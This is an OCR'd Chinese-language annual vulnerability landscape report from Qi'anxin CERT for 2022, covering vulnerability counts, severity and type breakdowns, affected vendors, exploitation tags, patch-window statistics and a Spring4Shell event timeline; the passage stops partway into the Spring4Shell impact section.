漏洞态势

全网漏洞态势研究
2022年度报告

2023年02月

奇安信安全监
测与响应中心

核心洞见

CORE INSIGHTS

奇安信 CERT 研究并发布《全网漏洞态势研究 2022 年度报告》，围绕漏洞监测、漏洞分析与研判、漏洞风险评估与处置等方面，对 2022 年全年发生的重大安全事件和有现实威胁的关键漏洞进行了盘点和分析。报告研究发现，目前互联网各个领域的漏洞态势，呈现出以下特点：

- 奇安信将 0day、APT 相关、发现在野利用、存在公开 Exploit/PoC，且漏洞关联软件影响面较大的漏洞定义为“关键漏洞”。2022 年标记的关键漏洞仅占新增漏洞总量的 3.99%，基于威胁情报的漏洞处理优先级排序对于威胁的消除将起到事半功倍的效果。

- 部分漏洞在 NVD 上没有相应的 CVE 编号，未被国外漏洞库收录，为国产软件漏洞。此类漏洞如果被国家级的对手利用将导致非常严重的后果。

- Microsoft、Apple、Oracle 这类商业软件漏洞多发，且因为其有节奏的发布安全补丁，为漏洞处置的关注重点。同时，开源软件和应用在企业中越来越多的使用，关注度逐渐攀升。

- 漏洞拥有的标签越多，与其关联的攻击团伙或者恶意家族就越多，说明漏洞正在被积极利用。从侧面印证了这个漏洞具有较高的可达性和危害性，漏洞修补时应该放在最高的优先级。

- 有 65.26% 左右的漏洞在被公开后的 6 至 14 天内官方才发布补丁。奇安信将漏洞被公开后、官方发布漏洞补丁前的这段时间称为“漏洞修复窗口期”，这一期间漏洞被成功利用的可能性极大，危害程度最高，企业尤其应该注意这一期间的漏洞管理。

- 补丁修复不彻底，会导致新的漏洞出现。例如：CVE-2022-41040 漏洞是由于官方对 CVE-2021-34473 漏洞的补丁修复不彻底，导致补丁可以被绕过，从而引发的新漏洞。

- 高效的企业漏洞管理，需要可靠的漏洞情报。基于漏洞情报的新型漏洞管理模式，能够在企业安全运营过程起到收集器、过滤器和富化器的作用，帮助企业摆脱漏洞处理的泥潭，更加高效的进行漏洞处置和管理。

关键词：漏洞标签、在野利用、补丁修复、漏洞情报深度运营


目 录

CATALOGUE

第一章 2022年度漏洞态势

1.1 年度漏洞处置情况


2022年奇安信CERT的漏洞库新增漏洞信息[1]26,128条[2]（24,039条有效漏洞信息在NOX安全监测平台上显示[3]），经NOX安全监测平台筛选后有25,301条敏感信息[4]触发人工研判，其中20,667条漏洞信息达到奇安信CERT的处置标准对其进行初步研判，并对初步研判后较为重要的1,914条漏洞信息进行深入研判。相较于2021年，初步研判的漏洞环比增长873.02%[5]，深入研判的漏洞环比增长1.27%。2022年奇安信CERT漏洞库每月新增漏洞信息数量如图1-1所示：



▲ 图 1-1 2022 年奇安信 CERT 漏洞库每月新增漏洞信息数量

值得注意的是，2022年新增的24,039条漏洞信息中，有402个漏洞在NVD上没有相应的CVE编号，未被国外漏洞库收录，为国产软件漏洞，占比情况如图1-2所示。此类漏洞具有较高威胁，如果被国家级的对手利用将导致非常严重的后果。


1*奇安信CERT将互联网上包含漏洞相关内容的信息统称为漏洞信息
2*漏洞信息来源包含NVD、CNVD、CNNVD等开源漏洞库，以及各大互联网厂商和安全媒体披露的安全漏洞
3*NOX安全监测平台网址：https://nox.qianxin.com/
4*敏感信息触发条件由漏洞影响的产品、漏洞热度、可能的影响范围等多个维度综合决定
5*初步研判漏洞较2021年大幅提升，是由于2022年奇安信CERT漏洞库优化了自动化工单处理机制，将漏洞初步研判流程前置，极大程度提高了漏洞处置能力



▲ 图 1-2 国产软件漏洞占比

1.2 漏洞风险等级占比情况

奇安信CERT结合CVSS评价标准以及漏洞产生的实际影响将漏洞定级分为极危、高危、中危、低危四种等级，用来评价漏洞不同的影响程度。2022年奇安信CERT研判过的21,034条漏洞信息中，各个等级占比情况如图1-3所示。




▲ 图 1-3 漏洞风险等级占比

其中，低危漏洞占比2.00%，此类漏洞利用较为复杂或对可用性、机密性、完整性造成的影响较低；中危漏洞占比40.08%，此类漏洞产生的影响介于高危漏洞与低危漏洞之间，可能需要一些复杂的配置或对漏洞成功利用的要求较高；高危漏洞占比57.72%，此类漏洞极大可能造成较严重的影响或攻击成本较低；极危漏洞占比0.20%，此类漏洞无需复杂的技术能力就可以利用，并且对机密性、完整性和可用性的影响极高。

1.3 漏洞威胁类型占比情况

将2022年度新增的24,039条漏洞信息根据漏洞威胁类型进行分类总结，如图1-4所示：




▲ 图 1-4 漏洞类型排名

其中漏洞数量占比最高的前十种类型分别为：代码执行、信息泄露、拒绝服务、身份认证绕过、权限提升、安全特性绕过、命令执行、错误的访问控制、跨站脚本攻击。这些类型的漏洞通常很容易被发现、利用，其中代码执行、权限提升等类型的漏洞可以让攻击者完全接管系统、窃取数据或阻止应用程序运行，具有很高的危险性，是安全从业人员的重点关注对象。

1.4 漏洞影响厂商占比情况

将2022年度新增的24,039条漏洞信息根据漏洞影响厂商进行分类总结，如图1-5所示：



▲ 图 1-5 漏洞影响厂商占比


其中漏洞数量占比最高的前十家厂商为：Microsoft、Apple、Oracle、Google、开放源代码项目、Cisco、Adobe、Linux、Apache、VMware。Microsoft、Apple、Oracle 这类商业软件漏洞多发，且因为其有节奏的发布安全补丁，为漏洞处置的关注重点。开源软件和应用在企业中越来越多的使用，关注度逐渐攀升。部署在网络边界的网络设备在攻防行动中占据了重要地位，因而获得了安全研究员更为重点的关注。

1.5 漏洞标签占比情况

为了更加有效的管控漏洞导致的风险，奇安信CERT建立了全面的多维漏洞信息整合及属性标定机制，使用“关键漏洞”、“在野利用”、“POC公开”、“影响万/十万/百万/千万/亿级”、“Botnet类型”、“攻击者名称”、“漏洞别名”等标签标定漏洞相关的应用系统部署量、是否已经有了公开的技术细节、Exploit工具、概念验证代码（PoC）、是否已经有了野外利用、是否已经被已知的漏洞利用攻击包或大型的Botnet集成作为获取对系统控制途径等属性。涵盖的漏洞标签类别如图1-6所示：

▲ 图 1-6 漏洞标签词云图

将 2022 年奇安信 CERT 人工标记的 977 个漏洞，按照标签数量进行分类总结，拥有的标签数量排名前十的漏洞如图 1-7 所示：



▲ 图 1-7 漏洞标签数量排名

其中Microsoft Windows 支持诊断工具远程代码执行漏洞(CVE-2022-30190)拥有的标签数量最多为19个，如图1-8。其次是Atlassian Confluence Server 及 Data Center 远程代码执行漏洞(CVE-2022-26134)拥有18个标签，如图1-9。排名第三和第四的Spring Framework远程代码执行漏洞(CVE-2022-22965)和Microsoft Exchange Server远程代码执行漏洞(CVE-2022-41082)分别被标记了11个和10个漏洞标签，如图1-10。

▲ 图 1-8 Microsoft Windows 支持诊断工具远程代码执行漏洞标签示例

▲ 图 1-9 Atlassian Confluence Server 及 Data Center 远程代码执行漏洞标签示例


▲ 图 1-10 Spring Framework 远程代码执行漏洞和 Microsoft Exchange Server 远程代码执行漏洞标签示例

漏洞拥有的标签越多，与其关联的攻击团伙或者恶意家族就越多，说明漏洞正在被积极利用。从侧面印证了这个漏洞具有较高的可达性和危害性，这样的漏洞已经不仅仅是潜在的威胁，而是具有了较高的现时威胁，漏洞修补时应该放在最高的优先级。

1.6 关键漏洞占比情况

2022年奇安信CERT漏洞库新增的24,039条漏洞信息中监测到有公开Exploit/PoC漏洞数量为721个、有在野利用漏洞数量为238个、0day漏洞数量为41个、APT相关漏洞数量为33个。奇安信CERT将0day、APT相关、发现在野利用、存在公开Exploit/PoC，且漏洞关联软件影响面较大的漏洞定义为“关键漏洞”。此类漏洞利用代码已在互联网上被公开，或者已经发现在野攻击利用，并且漏洞关联产品具有较大的影响面，因此威胁程度非常高，需要重点关注。2022年共标记关键漏洞960个，仅占新增漏洞总量的3.99%，由此可见，基于威胁情报的漏洞处理优先级排序对于威胁的消除将起到事半功倍的效果。

此外，发现在野利用的238个漏洞中有88个漏洞有公开Exploit，还有近三分之二的在野利用漏洞没有监测到公开的Exploit/PoC，处于私有状态，仅被某些APT组织或者个人使用。关键漏洞利用代码公开情况如图1-11：




▲ 图 1-11 关键漏洞利用代码公开情况

1.7 漏洞补丁占比情况

2022年奇安信CERT漏洞库新增的24,039个漏洞中，共有24,027漏洞监测到了官方发布的补丁（已收录在NOX安全监测平台漏洞补丁库中），占新增漏洞总量的99.95%。2022年奇安信CERT漏洞库新增的960个关键漏洞中，共有960个漏洞监测到官方发布了补丁，占新增关键漏洞总量的100%。

根据奇安信CERT漏洞研判情况，从漏洞被公开时间到监测到官方发布漏洞补丁的间隔时间（奇安信CERT将漏洞公开后、官方发布漏洞补丁前的这段时间称为“漏洞修复窗口期”）分布如图1-12所示。有65.26%左右的漏洞在被公开后6至14天内官方才发布补丁，这一期间漏洞被成功利用的可能性极大，危害程度最高，企业尤其应该注意这一期间的漏洞管理。



▲ 图 1-12 “漏洞修复窗口期”分布情况

第二章 2022年度安全大事件

2.1“Spring4Shell”背景介绍

Spring Framework 是一个开源应用框架，旨在降低应用程序开发的复杂度。它是轻量级、松散耦合的，具有分层体系结构，允许用户选择组件，同时还为 J2EE 应用程序开发提供了一个有凝聚力的框架。

自 2022年3月29日，Spring Framework远程代码执行漏洞(CVE-2022-22965)在互联网小范围内被公开后，其影响面迅速扩大，国外将Spring Framework 远程代码执行漏洞(CVE-2022-22965)命名为“Spring4Shell”，虽是受“Log4Shell”(CVE-2021-44228)启发，但两者并不相关。此漏洞毫无争议地成为2022年上半年热度最大的漏洞，也是近几年来最严重的网络安全威胁之一。

2.2“Spring4Shell”事件描述

2022年03月29日晚间， Spring Framework远程代码执行漏洞（CVE-2022-22965）被监测到，任何引用 Spring Framework 的衍生产品均受影响。3月29日深夜该漏洞被国内安全研究人员复现确认。漏洞时间线如下：

- 2022 年 03 月 29 日晚：Spring Framework 存在远程代码执行漏洞被国内安全研究人员监测到，并第一时间分析复现，由于漏洞影响范围极大，漏洞风险评级为“极危”，但此时官方仍尚未正式发布漏洞修复版本。

- 2022 年 03 月 30 日：漏洞技术细节及 POC 公开，且发现在野利用事件。

- 2022 年 03 月 31 日：Spring 官方发布了 Spring Framework 5.3.18 及 Spring Framework 5.2.20.RELEASE 版本，且以 CVE-2022-22965 标识该漏洞，多家安全厂商陆续发布确认漏洞存在的安全风险通告。

- 2022年04月01日：鉴于此漏洞的严重性，国外将 Spring Framework 远程代码执行漏洞(CVE- 2022-22965)命名为“Spring4Shell”。

2.3“Spring4Shell”事件影响

Spring 是一个非常流行的框架，60% 的 Java 开发人员依赖它来开发他们的应用程序。由于此框架在

Java 生态系统中处于主导地位，大量应用程序会受到“Spring4Shell”零日漏洞的影响。

